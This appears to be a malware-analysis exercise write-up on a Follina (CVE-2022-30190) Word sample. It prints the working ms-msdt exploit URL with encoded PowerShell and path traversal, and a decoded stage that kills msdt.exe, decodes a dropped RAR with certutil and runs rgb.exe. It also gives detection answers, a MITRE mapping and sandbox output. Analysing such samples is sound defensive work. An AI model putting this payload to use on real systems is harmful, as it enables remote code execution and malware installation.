//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
        IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]
        58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]
        34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNhbGMuZXhlIjtTdGFydC1Qcm9jZXNzICRjbWQ7'+[char]
        34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
```

The heart of the exploit is:

```
window.location.href = “ms-msdt:/id PCWDiagnostic /skip force /param
\”IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-
Expression(‘[System.Text.Encoding]’+[char]58+[char]58+’UTF8.GetString([System.Convert]’+[
char]58+[char]58+’FromBase64String(‘+[char]34+’JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbT
MyXGNhbGMuZXhlIjtTdGFydC1Qcm9jZXNzICRjbWQ7’+[char]34+’))’))))i/../../../../../../../../../..
/../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\””
```


Decode version

```
$cmd = “c:\windows\system32\cmd.exe”;
Start-Process $cmd -windowstyle hidden -ArgumentList “/c taskkill /f /im msdt.exe”;
Start-Process $cmd -windowstyle hidden -ArgumentList “/c cd C:\users\public\&&for /r
%temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA
1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe”;
```

6) After execution, the sample will try to kill a process if it is already running. What is the name of this process? msdt.exe

7) You were asked to write a process-based detection rule using Windows Event ID 4688. What would be the ProcessName and ParentProcessname used in this detection rule?


msdt.exe, WINWORD.exe



```
Processes 3    Actions 0 beta
Filter by PID or name                                  Only important
7740  WINWORD.EXE  /n C:\Users\admin\AppData\Local\Temp\sample.doc.docx /o ""
                                                   21k   15k   192
    1584  ai.exe  "F00A4B91-357D-4531-B3BA-0F5F19170409" "4C20B05C-7ACD-47A6-B421-E389BB6966F5" ...
                                                   101   22    28
796  COM  slui.exe  -Embedding
                                                   796   219   43
```

From Any.Run

8) FROM MITRE ATTACK: T1059



Home > Techniques > Enterprise > Command and Scripting Interpreter

Command and Scripting Interpreter

Sub-techniques (12)

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of Unix Shell while Windows installations include the Windows Command Shell and PowerShell.

There are also cross-platform interpreters such as Python, as well as those commonly associated with client applications such as JavaScript and Visual Basic.

Adversaries may abuse these technologies in various ways as a means of executing arbitrary commands. Commands and scripts can be embedded in Initial Access payloads delivered to victims as lure documents or as secondary payloads downloaded from an existing C2. Adversaries may also execute commands through interactive terminals/shells, as well as utilize various Remote Services in order to achieve remote Execution.[1][2][3]

ID: T1059

Sub-techniques: T1059.001, T1059.002, T1059.003, T1059.004, T1059.005, T1059.006, T1059.007, T1059.008, T1059.009, T1059.010, T1059.011, T1059.012

Tactic: Execution

Platforms: ESXi, IaaS, Identity Provider, Linux, Network Devices, Office Suite, Windows, macOS

Version: 2.6

Created: 31 May 2017


Last Modified: 15 April 2025

Version Permalink

Procedure Examples

ID	Name	Description

9) From Any.Run: CVE-2022-30190



Behavior activities

(PID: 7740) WINWORD.EXE

1 of 2

Source: dumps


First seen: 15395 ms


Danger / Memory

CVE-2022-30190 detected

Size:	0x7ff000
Address:	0x1d7902c0000

Process Graph From Any.Run





AI **Summary by AI**

The results are based on a private model using Mistral AI technology

Main object 2025-10-21, 09:49

sample.doc

MD5	52945af1def85b171870b31fa4782e52
SHA1	06727ffda60359236a8029e0b3e8a0fd11c23313
SHA256	4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784

Command line 2025-10-21, 09:46

```
"C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n C:\Users\admin\AppData\Local\Temp\sample.doc.docx /o ""
```

Processes 2025-10-21, 16:19

```
7740 WINWORD.EXE /n C:\Users\admin\AppData\Local\Temp\sample.doc.docx /o ""
21k 15k 192
```

Malware Analysis Report

```
The process described in the data is the execution of
the Microsoft Word application (WINWORD.EXE) with a
specific command line argument to open a document
(sample.doc.docx) located in the user's temporary
folder. The parent process that initiated this
execution is the Windows Explorer (explorer.exe).

Legitimate programs often use the Microsoft Word
application to open and edit documents. In this case,
it is possible that a user intentionally opened the
document using the command line argument to specify the
file path. This behavior is commonly seen in legitimate
scenarios where users want to open specific documents
using the command line.

However, the presence of incidents related to
automatically generated documents and the detection of
CVE-2022-30190 suggests a potentially malicious usage.
Automatically generated documents can be a sign of
malware or malicious activity, as they may contain
hidden malicious code or be used to exploit
vulnerabilities. The detection of CVE-2022-30190
further indicates a potential vulnerability in the
Microsoft Office suite that could be exploited by
malicious actors.
```

Takeaway

- .doc files are made up of .xml files. These files can be extracted.
- Once extracted .rels contains metadata on the document